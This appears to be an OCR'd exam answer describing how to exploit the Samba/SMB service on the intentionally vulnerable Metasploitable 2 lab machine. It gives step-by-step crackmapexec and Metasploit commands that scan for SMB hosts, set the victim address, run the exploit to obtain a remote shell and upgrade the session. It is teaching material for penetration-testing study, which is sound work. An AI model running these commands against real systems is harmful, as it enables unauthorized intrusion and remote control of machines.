
smb service exploit for metasploit2.[10 marks]

QUE - smb service exploit for metasploit2.[10 marks]
ANS -

1st Question of test EXPLOIT OF SMB SERVICE(Service exploit)


step 1
→ scan network by

command: crackmapexec smb <Your_Machine_ip/23>



step 2
→ start msfconsole and search for the exploit


command: msfconsole -q
command: search multi/samba
command: use 0



step 3

→


command: options



step 4

→ now we have to set victm ip which we fetch from crackmapexec

command: set RHOST <metaploitable_ip>
command: run



step 5

→ the shell is open successfully

→ you can upgrade session by

command: sessions -u <session_id>